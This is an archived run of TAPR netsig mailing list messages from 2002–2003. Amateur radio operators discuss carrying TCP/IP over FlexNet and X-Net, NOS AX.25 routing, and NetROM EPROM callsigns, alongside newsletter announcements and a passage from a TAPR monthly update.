Visit us on the web at http://www.utilpart.com
****

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

27. [netsig] Re: netsig digest: June 25, 2002

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Sun, 30 Jun 2002 21:16:54 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87492-2002.06.30-20.52.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill,

X-Net carries TCP/IP or any other protocol within itself. Think of it as a
data pipe, which does not care about the protocol of the data itself.
Eventually, over-the-air is AX.25. All the same can be said about FlexNet,
BTW.

The problem I see is establishing the initial Virtual Connection (VC). I
have not yet found out how to create a connection to some other station
using only TCP/IP. There must be a way, since W1URO is actually doing it
(linking via Internet, to W2MF here in NJ). I need to spend more time with
it, that's all.

I understand from John WB2CIK that you can't (easily) do that with FlexNet.
I have to state right out front that I consider the easy ability to
incorporate Internet links into the network as a negative. But, that's only

my opinion.

I hope this answers your question. If not, write back, or contact the (X)Net folks.

vy 73,
Don N2IRZ

----- Original Message -----
From: "TAPR Networking Special Interest Group digest" <netsig@lists.tapr.org>
To: "netsig digest recipients" <netsig@lists.tapr.org>
Sent: Wednesday, June 26, 2002 1:00 AM
Subject: netsig digest: June 25, 2002

<snip>
>
> At 04:01 PM 6/22/02 -0400, Donald Rotolo wrote:
>
> >Regarding RF links: Even though I consider myself a strong advocate of
> >FlexNet, I am eagerly open to other ways of getting the job done. I've been
> >playing with X-Net lately: There's no huge difference with FlexNet (they are
> >interoperable), but more people seem to be supporting X-Net. Both are
> >'mature', not needing frequent releases.
>
>
> Don, do you know if it's possible to link to, or between, X-Net via TCP/IP
> (the Internet)?
>
> Bill
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

July 2002

Original source file: netsig.0207
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0207

1. [netsig] Re: netsig digest: June 25, 2002

From: Chuck Gelm <nc8q@gelm.net>
Date: Mon, 01 Jul 2002 06:38:35 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87541-2002.07.01-06.16.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Perhaps...

Donald Rotolo wrote:
>
> Bill,
>
> X-Net carries TCP/IP or any other protocol within itself. Think of it as a
> data pipe, which does not care about the protocol of the data itself.
> Eventually, over-the-air is AX.25. All the same can be said about FlexNet,
> BTW.
>
> The problem I see is establishing the initial Virtual Connection (VC). I
> have not yet found out how to create a connection to some other station
> using only TCP/IP. There must be a way, since W1URO is actually doing it
> (linking via Internet, to W2MF here in NJ). I need to spend more time with
> it, that's all.

 Perhaps they encapsulate AX25 inside IP datagrams,
rather than encapsulating IP inside AX25 datagrams.

> I understand from John WB2CIK that you can't (easily) do that with FlexNet.
> I have to state right out front that I consider the easy ability to
> incorporate Internet links into the network as a negative. But, that's only
> my opinion.

 How do you consider the ability to encapsulate AX25 inside IP (pos/neg)
?

> I hope this answers your question. If not, write back, or contact the (X)Net
> folks.
>
> vy 73,
> Don N2IRZ
<snip>
Chuck nc8q

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] TCP/IP over FlexNet

From: "John Papson" <wb2cik@bythebays.com>
Date: Mon, 01 Jul 2002 10:17:26 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Don Rotolo, N2IRZ" <n2irz@worldnet.att.net>
Message-ID: <LYR6748-87558-2002.07.01-10.02.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Reference Don Rotolo's last msg:

I did a lot of experiments a year ago, attempting to replicate
the "TCP/IP Router" function that TheNET X.1J4 had in FlexNet.

Initally the problem was to find a piece of software that would run
forever without crashing at a busy remote node site. After trying all
know flavors of NOS, I built (with a lot of Chris KB2IQN's help) a small
version of LINUX that was bullet proof.. Key was using the ax.25 updates
as outlined on http://www.afthd.tu-darmstadt.de/~dg1kjd/linux-ax25/.
(Note that we are using "TCP/IP over AX.25", not "AX.25 over TCP/IP" in
this case....)

Evidentually I came to realize I was approaching the problem from the
wrong direction.

Since FlexNet yields end to end node visibility throughout the network,
each TCP/IP user should be his own router. The difference is that each

user must build a routing table, associating the FlexNet output node that
each TCP/IP user is monitoring.

(This information of far end "TCP/IP address vs callsign-ssid vs adjacent
FlexNet node callsign-ssid" is the same for all users. Of course, the
data for the single near end FlexNet node's callsign-ssid will have to be
customized for your own station.)

And each user must use AX.25 routing, not NetROM routing, in as FlexNet
and NetROM are two seperate and distinct networking protocols.

Hence a dedicated router is not needed at each FlexNet node, but it does
not preclude individule TCP/IP stations for providing a "routing"
function for their immediate neighbors..

73

John Papson, WB2CIK
PacketBBSmail: WB2CIK@WA2PNU.#NLI.NY.USA.NOAM
Email: wb2cik@bythebays.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] And each user must use AX.25 routing...

From: Chuck Gelm <nc8q@gelm.net>
Date: Mon, 01 Jul 2002 10:47:33 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87561-2002.07.01-10.25.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi, John:

 I'm in over my head. What is AX.25 routing?
I'm not aware that AX.25 has routing.
:-|
3s, Chuck nc8q

John Papson wrote:
<snip>

> And each user must use AX.25 routing, not NetROM routing, in as FlexNet
> and NetROM are two seperate and distinct networking protocols.

<snip>
> John Papson, WB2CIK
> PacketBBSmail: WB2CIK@WA2PNU.#NLI.NY.USA.NOAM
> Email: wb2cik@bythebays.com
>
> ---
> You are currently subscribed to netsig as: nc8q@gelm.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: And each user must use AX.25 routing...

From: "John Papson" <wb2cik@bythebays.com>
Date: Mon, 01 Jul 2002 11:48:32 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87578-2002.07.01-11.33.14--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Chuck:

Within the hand built routing table of the various flavors of NOS, you
have the option of using either NETROM or AX.25 routing to each TCP/IP
address.

Since all Amateur Packet Radio is AX.25, the AX.25 is the most basic
protocol level..

NETROM and FlexNet are higher level networking protocols. While they
will connect to each other, they do not exchange "networking" information

between each other.

Hence attempting to route NETROM through FlexNet will not work (nor
FlexNet through NETROM), as far as an automatic connection to a distant
node across a border between the two networks goes.

One can step thru the opposite network, using a "script" as BBS's do.

However, the various flavors of NOS do not have a means to set up a
script to step their way through, node by node..

What NOS does provide in the AX.25 ARP and Routing tables, it the entry
of "additional callsigns"...

This allows a station to connect to a very distant end user, say
W2ABC:44.xx.xx.xx, via their local node and the distant node, over a
FlexNet network.

((PCFlexNet runs in a PC, is not memory limited to 32 K of RAM, as the
TAPR-2 TNC based TheNET X.1J4 nodes were. Hence node lists
(called "destination lists" in FlexNet) can be large, covering the entire
network))

i.e. the equal of "C W2ABC via W5XYZ W2DEF" can be entered into the
routing using the "additional callsigns" W5XYZ W2DEF for the ARP and
Routing info for W2ABC.

This differs from NETROM (actually TheNet X.1J4), wherein there was a
small TCP/IP router built into each node.

Thereby, the responsibility for TCP/IP "routing" in now in the hand of
the end users. As long a the packet radio FlexNet network provides a
path between the two end nodes, the TCP/IP user can connect through.

This does not solve how to step across the border of the two networks,
rather I'm explaining how to send TCP/IP through a FlexNet network.

Border crossing points can be handled with a dedicated TCP/IP router, NOS
or LINUX, with one port linked to the NETROM network, and a second linked
to the FlexNet network.

John Papson, WB2CIK

From: Chuck Gelm <nc8q@gelm.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Date: Mon, 01 Jul 2002 10:47:33 -0400
Subject: [netsig] And each user must use AX.25 routing...

> Hi, John:
>
> I'm in over my head. What is AX.25 routing?
> I'm not aware that AX.25 has routing.
> :-|
> 3s, Chuck nc8q
>
>
> John Papson wrote:
> <snip>
>
> > And each user must use AX.25 routing, not NetROM routing, in as
> FlexNet
> > and NetROM are two seperate and distinct networking protocols.
>
> <snip>
> > John Papson, WB2CIK

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: And each user must use AX.25 routing...

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 1 Jul 2002 15:26:14 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87611-2002.07.01-16.04.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I think he is referring to a script like this:
(from spool/forward.bbs)

>----------------
>kg9bo-1
>ax25 vhf ke9lz-5
>.c n9cfn-4
>.c ke9lz-7
>.c n9ghe-9
>.c n9ghe-8
>.c kf9sj-8
>kg9bo-1 kg9bo
>----------------

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: And each user must use AX.25 routing...

From: Chuck Gelm <nc8q@gelm.net>
Date: Mon, 01 Jul 2002 17:51:04 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87616-2002.07.01-17.32.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi, John:

 Thanks.
So NOS appends a routeable [protocol] to AX.25 via
"additional callsigns" in the AX.25 ARP and Routing tables.

 I wasn't thinking within the scope of AX.25 and IP
as I now see that your were in your original note.
My bad.

3s, Chuck

John Papson wrote:
>
> Chuck:
>
> Within the hand built routing table of the various flavors of NOS, you
> have the option of using either NETROM or AX.25 routing to each TCP/IP
> address.
<snip>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: netsig digest: July 01, 2002

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Wed, 3 Jul 2002 10:21:09 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87922-2002.07.03-09.57.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Chuck:
<snip>
> > X-Net carries TCP/IP or any other protocol within itself. Think of it as
a
> > data pipe, which does not care about the protocol of the data itself.
> > Eventually, over-the-air is AX.25. All the same can be said about
FlexNet,
> > BTW.
> >
> > The problem I see is establishing the initial Virtual Connection (VC). I
> > have not yet found out how to create a connection to some other station
> > using only TCP/IP. There must be a way, since W1URO is actually doing it
> > (linking via Internet, to W2MF here in NJ). I need to spend more time
with
> > it, that's all.
>
> Perhaps they encapsulate AX25 inside IP datagrams,
> rather than encapsulating IP inside AX25 datagrams.

RF paths use AX.25 over the air. Via the Internet, it MUST be IP, so you
have IP within AX.25 within IP again. One still needs an application to

establish the 'connection' (e.g., dial the phone modem), and that's what I
haven't learned yet.

Bob K2BJG uses a seperate box running NOS as a router at each FlexNet node,
while John WB2CIK notes he has users act as routers. Both approaches work.
The point is, X-Net, FlexNet, ROSE, etc... They all are simple data pipes,
they do not try to implement other layers, as did TheNET.
>
> > I understand from John WB2CIK that you can't (easily) do that with
FlexNet.
> > I have to state right out front that I consider the easy ability to
> > incorporate Internet links into the network as a negative. But, that's
only
> > my opinion.
>
> How do you consider the ability to encapsulate AX25 inside IP (pos/neg)
> ?
The ability to do so is mandatory, in order to retain interoperability.
Perhaps some efficiency in bandwidth is lost, but the programming nightmare
that would result if you couldn't do it is significant (especially in the
commercial world). It's the dependence upon commercial wireline that I
object to.
<snip>
> > Don N2IRZ
> <snip>
> Chuck nc8q
>
> --
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Write for PSR

From: "stanzepa@earthlink.net" <stanzepa@earthlink.net>
Date: Thu, 18 Jul 2002 13:17:24 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: stanzepa@earthlink.net
Message-ID: <LYR6748-90019-2002.07.18-13.01.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

TAPR members:

Here is your chance to become rich and famous! Well, maybe not rich, but
certainly famous.

The editorial board of Packet Status Register (PSR, TAPR□s quarterly
newsletter) is now soliciting articles, news items, etc. for the next issue
of the newsletter. Topics related to digital Amateur Radio will be given
preference and the editorial board reserves the right to determine what is
suitable for publication.

E-mail your contributions to wa1lou@tapr.org ASAP because the deadline for
the next issue of the newsletter is July 24.

73,

Stan Horzepa, WA1LOU, PSR Editor

---
mail2web - Check your email from the web at
http://mail2web.com/ .

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

August 2002

Original source file: netsig.0208
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0208

1. [netsig] 2002 issue of Packet Status Register (PSR)

```
From: Stan Horzepa <stanzepa@earthlink.net>
Date: Tue, 06 Aug 2002 19:56:59 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-93034-2002.08.06-19.37.49--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

The summer 2002 issue of Packet Status Register (PSR) is now available at
www.tapr.org.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

September 2002

Original source file: netsig.0209
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0209

1. [netsig] Updating callsign of netrom node

From: "Steven R Mackara" <Steven.R.Mackara@usa.dupont.com>
Date: Thu, 5 Sep 2002 15:56:35 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97360-2002.09.05-15.37.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Is it possible to update the callsign of a netrom node? I have been
looking around and have found nothing. Any comments are welcomed.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Updating callsign of netrom node

From: "Jack Taylor" <n7oo@theriver.com>
Date: Thu, 5 Sep 2002 13:30:55 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97364-2002.09.05-16.12.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

If it's an original NetRom chip (as opposed to TheNet, or others) you may be
in trouble
as the suppliers went out of business several years ago.

73 de Jack

----- Original Message -----
From: Steven R Mackara <Steven.R.Mackara@usa.dupont.com>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Sent: Thursday, September 05, 2002 12:56 PM
Subject: [netsig] Updating callsign of netrom node

> Is it possible to update the callsign of a netrom node? I have been
> looking around and have found nothing. Any comments are welcomed.
>
>
> ---
> You are currently subscribed to netsig as: n7oo@theriver.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Updating callsign of netrom node

From: "John Papson" <wb2cik@bythebays.com>
Date: Thu, 05 Sep 2002 16:48:15 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97366-2002.09.05-16.38.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:

The original NETROM was sold as an EPROM with your callsign burnt in...
Somewhere I have seen a hack to edit the callsign (callsign is encrypted,
not clearly visible with an editor...) But that violates the software
license under which your NETROM EPROM was originally sold.

The proper thing to do would be to use TheNET, a totally compatible clone
of NETROM...

If your in Delaware (your Dupont email addr ?), you may want to look at
FlexNet, which is throughout the area just north of you... Check out
www.northeastflexnet.org for more info...

73

John Papson, WB2CIK
PacketBBSmail: WB2CIK@WA2PNU.#NLI.NY.USA.NOAM
Email: wb2cik@bythebays.com

-----Original Message-----
From: "Steven R Mackara" <Steven.R.Mackara@usa.dupont.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Date: Thu, 5 Sep 2002 15:56:35 -0400
Subject: [netsig] Updating callsign of netrom node

> Is it possible to update the callsign of a netrom node? I have been
> looking around and have found nothing. Any comments are welcomed.
>
>
> ---
> You are currently subscribed to netsig as: wb2cik@bythebays.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: Updating callsign of Netrom node

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Fri, 6 Sep 2002 18:35:40 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97468-2002.09.06-18.16.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

To change the callsign, you need a new EPROM. If it is TheNET, contact Buck
K4ABT at www.packetradio.com, he will be able to burn you a new one.
Net/ROM is very obsolete, and changing the callsign on an existing EPROM is
moderately a pain.

73,
Don N2IRZ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

October 2002

Original source file: netsig.0210
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0210

1. [netsig] Write

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Wed, 02 Oct 2002 18:41:05 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-101409-2002.10.02-18.27.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

TAPR members:

Here is your chance to become rich and famous! Well, maybe not rich, but
certainly famous.

The editorial board of Packet Status Register (PSR, TAPR□s quarterly
newsletter) is now soliciting articles, news items, etc. for the next issue
of the newsletter. Topics related to digital Amateur Radio will be given
preference and the editorial board reserves the right to determine what is
suitable for publication.

E-mail your contributions to wa1lou@tapr.org ASAP because the deadline for
the next issue of the newsletter is October 24.

73,

Stan Horzepa, WA1LOU, PSR Editor

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

November 2002

Original source file: netsig.0211
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0211

1. [netsig] New Issue of Packet Status Register Available

```
From: John Ackermann   N8UR <jra@febo.com>
Date: Tue, 05 Nov 2002 11:09:27 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-105708-2002.11.05-10.55.19--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

The Autumn 2002 issue of TAPR's journal, the _Packet_Status_Register_, is
now available online.

You can download it, and past issues of PSR, from http://www.tapr.org/psr
or via FTP from ftp.tapr.org/psr. The issue name is "Autumn_85_2002.pdf".

73,
John N8UR

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

January 2003

Original source file: netsig.0301
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0301

1. [netsig] Get Published and Extend Your TAPR Membership!

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Fri, 03 Jan 2003 08:52:25 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-113450-2003.01.03-08.45.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

TAPR members:

The editorial board of Packet Status Register (PSR, the quarterly Newsletter
of TAPR) is now soliciting articles, news items, etc. for the next issue of
the newsletter. Topics related to digital Amateur Radio will be given
preference and the editorial board reserves the right to determine what is
suitable for publication.

As a bonus, if your contribution is published in PSR, your TAPR membership
will be extended by 3 months.

E-mail your contributions to wa1lou@tapr.org ASAP because the deadline for
the next issue of the newsletter is January 26.

73,

Stan Horzepa, WA1LOU, PSR Editor

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] PSR deadline coming soon!

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Sun, 19 Jan 2003 19:54:53 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-116149-2003.01.19-19.47.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Just a reminder: If you are interested in submitting an article for TAPR's
newsletter, Packet Status Register, the deadline is the 26th, so send me
your input ASAP.

73,

Stan, WA1LOU, PSR Editor

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

February 2003

Original source file: netsig.0302
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0302

1. [netsig] Winter 2003 Packet Status Register Available

From: John Ackermann N8UR <jra@febo.com>
Date: Wed, 05 Feb 2003 11:56:10 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-119063-2003.02.05-11.50.25--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The Winter, 2003 issue of TAPR's journal, The Packet Status Register, is
available online at http://www.tapr.org/PSR.

Its contents include:

* New 802.11 E-List
* TAPR Project Policy
* OneTech ¹02 Technical Symposium
* Book Review: 802.11 Wireless Networks
* 3D Environments and Mars: A Follow-up from the 2002 DCC
* Extending Icom OPC-581 Extension Cables for Icom IC-706s
* Digital Radio Mondiale and Amateur Radio Implications
* 2003 in Connecticut

Enjoy!

73,
John

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] TEKK KS-960L info request

From: "Tom Vavra" <wb8zrl@inav.net>
Date: Tue, 11 Feb 2003 17:43:07 -0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-120151-2003.02.11-15.34.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Can someone tell me how to tweak the transmit and receive frequency on a
KS-960L? Or point me to the information.
      tnx / 73   Tom   WB8ZRL

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: TEKK KS-960L info request

From: DerekLassen <kn6td@clubnet.net>
Date: Tue, 11 Feb 2003 13:18:42 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-120159-2003.02.11-16.08.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I can email the manual - it's in word - if that will help.
There are alignment instructions in it.

73 de KN6TD
(s) Derek

At 05:43 PM 2/11/03 +0000, you wrote:
>Can someone tell me how to tweak the transmit and receive frequency on a
>KS-960L? Or point me to the information.
>   tnx / 73   Tom   WB8ZRL

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: TEKK KS-960L info request

From: Mike Fenske <mike_fenske@telus.net>
Date: Wed, 12 Feb 2003 07:53:31 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-120258-2003.02.12-10.43.47--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello Derek. I read your reply to Tom (WB8ZRL) on TAPR Netsig. I aslo own a
couple of the TEKK data radio's and would love to get a copy of the manual.
Could you please e-mail me a copy too?

Thanks and 73,
Mike Fenske
VE7MKF

At 13:18 11/02/03 -0800, you wrote:
>I can email the manual - it's in word - if that will help.
>There are alignment instructions in it.
>
>73 de KN6TD
>(s) Derek
>
>
>At 05:43 PM 2/11/03 +0000, you wrote:
>>Can someone tell me how to tweak the transmit and receive frequency on a
>>KS-960L? Or point me to the information.
>>   tnx / 73   Tom   WB8ZRL
>
>
>---
>You are currently subscribed to netsig as: ve7mkf@rac.ca
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: TEKK KS-960L info request

From: "Tom Vavra" <wb8zrl@inav.net>
Date: Sat, 15 Feb 2003 13:33:25 -0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-120600-2003.02.15-08.37.11--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Derek   I would appreciate a copy of the manual.   vy73   Tom

----- Original Message -----
From: "DerekLassen" <kn6td@clubnet.net>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Tuesday, February 11, 2003 9:18 PM
Subject: [netsig] Re: TEKK KS-960L info request

> I can email the manual - it's in word - if that will help.
> There are alignment instructions in it.
>
> 73 de KN6TD
> (s) Derek
>
>
> At 05:43 PM 2/11/03 +0000, you wrote:
> >Can someone tell me how to tweak the transmit and receive frequency on a
> >KS-960L? Or point me to the information.
> >   tnx / 73   Tom   WB8ZRL
>
>
> ---
> You are currently subscribed to netsig as: WB8ZRL@INAV.NET
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

March 2003

Original source file: netsig.0303
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0303

1. [netsig] TAPR Monthly Update

From: John Ackermann N8UR <jra@febo.com>
Date: Sun, 02 Mar 2003 18:40:34 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-122835-2003.03.02-18.35.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

(Sent on behalf of Darryl, VK2TDS, TAPR Membership Director -- mailto: vk2tds@tapr.org)

People

TAPR Membership

Running TAPR takes resources, and as a non-profit organisation we rely on members for part of our funding. If you support the work that TAPR is doing, we would welcome your membership of the organisation. You can join by clicking on http://www.tapr.org/tapr/html/orgf.html . We have also been listening to members requesting that we support electronic commerce. TAPR are currently testing the use of PayPal in association with the current ordering system on the Web. We will post a message on the WWW site as soon as this is available.

Until then you can still join. Just fill out the electronic form as normal, and state in the comments that you want to pay with PayPal when it is available.

Digital Communications Conference

This years DCC will take place at the Hartford/Windsor Marriott Airport Hotel in Windsor, Connecticut, on the weekend of September 19-21, 2003. The hotel is 6 miles south of Bradley International Airport (BDL) and 13 miles north of ARRL Headquarters in Newington. Information will soon be available on http://www.tapr.org/tapr/html/conff.html. Until then you can find more information in the PSR at ftp://ftp.tapr.org/psr/Winter_86_2003.pdf

We will soon be issueing a call for papers for this event. Have a think about what you want to write about and start planning your paper now. If you are unable to come up with a subject, it is often possible to find friends with something to write about, but who don't have the time. You can help your friend and the Ham community by writing the paper on their behalf. There will be two popular discussion points at the conference - Software Defined Radios and 802.11 networks.

DCC Conference Proceedings

We have also reduced the price of each of the proceedings of the DCC up until 1997 to only US$6 each. This makes the a real bargain. We are also making available sets of volume 1-10 and 11-16 available for US33 each - but please bear in mind that we no longer have copies of a number of the proceedings so we cannot guarenttee that the sets will be complete.

Electronic Distribution of Packet Status Register (PSR) Magazine

Listening to members we have found that many people are concerned about missing out on the PSR now that it has gone electronic. We recognise this as an issue, and we have come up with a solution to make things a bit easier in this digital age. We have created two mailing lists to assist you with keeping up to date with the quarterly magazine. They are

PSR-Announce
PSR-PDF

PSR-Announce is designed to advise the availability of the PDF file for download. We recognise that many people are on slow internet connections at home, or in fact have to pay for their bandwidth. So we have created a mailing list just to tell you when the magazine comes out, and to let you know how to get it. You can subscribe by visiting

http://www.tapr.org/cgi-bin/lyris.pl?enter=psr-announce&text_mode=0

PSR-PDF is designed for people who have a faster internet connection, or who know that they will never get to read it unless it is sent directly to them. Since PSR often contains graphics, the file can be over one mByte. You can subscribe by clicking http://www.tapr.org/cgi-bin/lyris.pl?enter=psr-pdf&text_mode=0

802.11 Mailing List

Whilst we are on the subject of mailing list, TAPR have started a mailing list for 802.11 'Wireless Internet' operations. It seems that every community has a mailing list dedicated to 802.11. So how is the TAPR one different? It is dedicated to 802.11 use in ham radio. The list contains active members of the entire range of technical ability - from the most basic understanding of how radio works, to the deep internals of this equipment. Such a broad range that everyone is sure to fit in. You can join by visting http://www.tapr.org/cgi-bin/lyris.pl?enter=ham-80211&text_mode=0

GNUradio receives HDTV

Matt Etus and the other people at the GNUradio project have announced that they have managed to decode the HDTV data stream on their PC's and have published the source code online. This is an amazing feat by Matt and the team. They are not quite to the stage of real time HDTV decoding on a PC, but are close.

Write for PSR!!!

PSR needs articles, and we would love to publish lots more in the PSR magazine. PSR is a great place to publish articles on everything from local operating practices to deep technical papers. And since the last issue TAPR is now rewarding those people who are helping others by writing articles for the magazine. Following the last issue, six people had their memberships extended by three months. This is just a small thank you from us at TAPR to those people who help us out. More details on PSR can be found on www.tapr.org

Conclusion

